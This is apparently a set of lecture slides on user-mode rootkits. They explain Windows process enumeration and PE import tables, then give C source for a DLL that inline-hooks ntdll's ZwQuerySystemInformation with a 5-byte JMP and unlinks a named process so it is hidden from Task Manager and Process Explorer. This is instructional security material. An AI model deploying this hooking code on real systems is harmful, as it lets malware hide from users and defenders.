
File View Go Help

NOTEPAD.EXE


- IMAGE_DOS_HEADER
- MS-DOS Stub Program
- IMAGE_NT_HEADERS
 - Signature
 - IMAGE_FILE_HEADER
 - IMAGE_OPTIONAL_HEADER
 - IMAGE_SECTION_HEADER .text
 - IMAGE_SECTION_HEADER .data
 - IMAGE_SECTION_HEADER .rsrc
- SECTION .text
 - IMPORT Address Table
 - IMAGE_DEBUG_DIRECTORY
 - IMAGE_LOAD_CONFIG_DIRECTORY
 - IMAGE_DEBUG_TYPE_CODEVIEW
 - IMPORT Directory Table
 - IMPORT Name Table
 - IMPORT Hints/Names & DLL Names
- SECTION .data
- SECTION .rsrc
 - IMAGE_RESOURCE_DIRECTORY Ty
 - IMAGE_RESOURCE_DIRECTORY Na
 - IMAGE_RESOURCE_DIRECTORY La
 - IMAGE_RESOURCE_DATA_ENTRY
 - IMAGE_RESOURCE_DIRECTORY_S

pFile	Data	Description	Value
000004E8	00007D5C	Hint/Name RVA	0254 LocalUnlock
000004EC	00007D6A	Hint/Name RVA	0038 CompareStringW
000004F0	00007D7C	Hint/Name RVA	0250 LocalLock
000004F4	00007D88	Hint/Name RVA	00EA FoldStringW
000004F8	00007D96	Hint/Name RVA	0031 CloseHandle
000004FC	00007DA4	Hint/Name RVA	03B3 lstrcpyW
00000500	00007DB0	Hint/Name RVA	02A6 ReadFile
00000504	00007DBC	Hint/Name RVA	0052 CreateFileW
00000508	00007DCA	Hint/Name RVA	03B0 lstrcmplW
0000050C	00007DD6	Hint/Name RVA	013C GetCurrentProcessId
00000510	00007DEC	Hint/Name RVA	0198 GetProcAddress
00000514	00007DFE	Hint/Name RVA	010A GetCommandLineW
00000518	00007E10	Hint/Name RVA	03AA lstrcatW
0000051C	00007E1C	Hint/Name RVA	00CC FindClose
00000520	00007E28	Hint/Name RVA	00D3 FindFirstFileW
00000524	00007E3A	Hint/Name RVA	0159 GetFileAttributesW
00000528	00007E50	Hint/Name RVA	03AD lstrcmpW
0000052C	00007E5C	Hint/Name RVA	0266 MulDiv
00000530	00007E66	Hint/Name RVA	03B6 lstrcpyW
00000534	00007E72	Hint/Name RVA	0253 LocalSize
00000538	00007E7E	Hint/Name RVA	0168 GetLastError
0000053C	00007E8E	Hint/Name RVA	0390 WriteFile
00000540	00007E9A	Hint/Name RVA	0316 SetLastError
00000544	00007EAA	Hint/Name RVA	0383 WideCharToMultiByte

Stealth process (User-mode rootkits)



Processes in Windows




Stealth Process



Northrop Grumman B-2 Spirit

Stealth Process




Stealth Process

API Hook Tech Map

Method	Target	Location	Tech		API
Dynamic	Process/Memory 00000000 - 7FFFFFFF	1) IAT 2) Code 3) EAT	Interactive Debug		DebugActiveProcess GetThreadContext SetThreadContext
			Standalone Injection	Independent Code	CreateRemoteThread
				Dll File	Resistry (Applnit_DLLs) BHO (IE only)
					SetWindowsHookEx CreateRemoteThread

Processes in Windows



- Detect Processes in User Mode (WinAPI):
 - CreateToolhelp32Snapshot()
 - EnumProcess()

```
HANDLE CreateToolhelp32Snapshot(  
    DWORD dwFlags,  
    DWORD th32ProcessID  
);
```

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

```
BOOL EnumProcesses(  
    DWORD *lpidProcess,  
    DWORD cb,  
    LPDWORD lpcbNeeded  
);
```


Retrieves the process identifier for each process object in the system.

Processes API

CreateToolhelp32Snapshot()
EnumProcess()



ntdll.ZwQuerySystemInformation()



ntdll.ZwQuerySystemInformation()

```
NTSTATUS WINAPI ZwQuerySystemInformation(  
    _In_    SYSTEM_INFORMATION_CLASS  
    SystemInformationClass,  
    _Inout_ PVOID                SystemInformation,  
    _In_    ULONG                SystemInformationLength,  
    _Out_opt_ PULONG              ReturnLength  
);
```

Retrieves the specified system information.

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E MOV EAX, 0AD

...

...

7C93D93A RETN 10

“procexp.exe”

Code section for procexp.exe

00422CF7 CALL DWORD PTR DS:[48C69C]

IAT section for procexp.exe

0048C69C 2ED9937C

“stealth.dll”

10001120. SUB ESP, 10C

...

100116A Call unhook()

...

1001198. CALL EAX; EAX = 7C93D92E

..

CALL Hook()

RETN 10

“ntdll.dll”

;ntdll.ZwQuerySystemInformation()

7C93D92E JMP 10001120

...

...

7C93D93A RETN 10



Create Stealth Process

```
CreateToolhelp32Snapshot()  
EnumProcess()
```




```
ntdll.ZwQuerySystemInformation()
```

```
ntdll.ZwQuerySystemInformation()
```




Processes in Windows




taskmgr.exe

ntdll.ZwQuerySystemInformation()




ProcExp.exe

ntdll.ZwQuerySystemInformation()



Example 1: Stealth Process

- Download and try StealthProcess1.zip



stealth.cpp → DllMain()

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    char          szCurProc[MAX_PATH] = {0,};
    char          *p = NULL;

    // #1. Handle Exception
    // if the current process is HideProc.exe then stop, DO not Hook itself
    GetModuleFileNameA(NULL, szCurProc, MAX_PATH);
    p = strrchr(szCurProc, '\\');
    if( (p != NULL) && !_stricmp(p+1, "HideProc.exe") )
        return TRUE;

    switch( fdwReason )
    {
        // #2. API Hooking
        case DLL_PROCESS_ATTACH :
            hook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                        (PROC)NewZwQuerySystemInformation, g_pOrgBytes);

            break;

        // #3. API Unhooking
        case DLL_PROCESS_DETACH :
            unhook_by_code(DEF_NTDLL, DEF_ZWQUERYSYSTEMINFORMATION,
                        g_pOrgBytes);

            break;
    }

    return TRUE;
}
```

```

goto __NTQUERYSYSTEMINFORMATION_END;

// Only focus on SystemProcessInformation
if( SystemInformationClass == SystemProcessInformation )
{
    // SYSTEM_PROCESS_INFORMATION convertation
    // pCur is the head of the single linked list
    pCur = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;

    while(TRUE)
    {
        // compare process name in the node
        // g_szProcName --> the one that you want to hide (e.g. notepad.exe)
        // defined in => SetProcName()
        if(pCur->Reserved2[1] != NULL)
        {
            if(!_tcsicmp((PWSTR)pCur->Reserved2[1], g_szProcName))
            {
                // del the the process node
                if(pCur->NextEntryOffset == 0)
                    pPrev->NextEntryOffset = 0;
                else
                    pPrev->NextEntryOffset += pCur->NextEntryOffset;
            }
            else
                pPrev = pCur;
        }

        if(pCur->NextEntryOffset == 0)
            break;

        // move to the next node
        pCur = (PSYSTEM_PROCESS_INFORMATION)
            ((ULONG)pCur + pCur->NextEntryOffset);
    }
}

```

stealth.cpp → DllMain()

```
BOOL hook_by_code(LPCSTR szDllName, LPCSTR szFuncName, PROC pfnNew, PBYTE pOrgBytes)
{
    FARPROC pfnOrg;
    DWORD dwOldProtect, dwAddress;
    BYTE pBuf[5] = {0xE9, 0, };
    PBYTE pByte;

    // Find the API that you want to hook
    pfnOrg = (FARPROC)GetProcAddress(GetModuleHandleA(szDllName), szFuncName);
    pByte = (PBYTE)pfnOrg;

    // if hooked then return FALSE
    if( pByte[0] == 0xE9 )
        return FALSE;

    // Add "write" privilege to memory (tweak 5 bytes)
    VirtualProtect((LPVOID)pfnOrg, 5, PAGE_EXECUTE_READWRITE, &dwOldProtect);

    // Copy old code (5 bytes)
    memcpy(pOrgBytes, pfnOrg, 5);

    // JMP Calculation(E9 XXXX)
    // => XXXX = pfnNew - pfnOrg - 5
    dwAddress = (DWORD)pfnNew - (DWORD)pfnOrg - 5;
    memcpy(&pBuf[1], &dwAddress, 4);

    // Hook - tweak 5 byte (JMP XXXX)
    memcpy(pfnOrg, pBuf, 5);

    // recovery memory property
    VirtualProtect((LPVOID)pfnOrg, 5, dwOldProtect, &dwOldProtect);


    return TRUE;
}
```

JMP instruction


JMP—Jump

Opcode	Instruction	Description
EB <i>cb</i>	JMP <i>rel8</i>	Jump short, relative, displacement relative to next instruction.
E9 <i>cw</i>	JMP <i>rel16</i>	Jump near, relative, displacement relative to next instruction.
E9 <i>cd</i>	JMP <i>rel32</i> 	Jump near, relative, displacement relative to next instruction.
FF <i>14</i>	JMP <i>r/m16</i>	Jump near, absolute indirect, address given in <i>r/m16</i> .
FF <i>14</i>	JMP <i>r/m32</i>	Jump near, absolute indirect, address given in <i>r/m32</i> .
EA <i>cd</i>	JMP <i>ptr16:16</i>	Jump far, absolute, address given in operand.
EA <i>cp</i>	JMP <i>ptr16:32</i>	Jump far, absolute, address given in operand.
FF <i>15</i>	JMP <i>m16:16</i>	Jump far, absolute indirect, address given in <i>m16:16</i> .
FF <i>15</i>	JMP <i>m16:32</i>	Jump far, absolute indirect, address given in <i>m16:32</i> .

Create Stealth Process



`ntdll.ZwQuerySystemInformation()`



`ntdll.ZwQuerySystemInformation()`

- Issues: How many process(es) should we hook?

Q & A

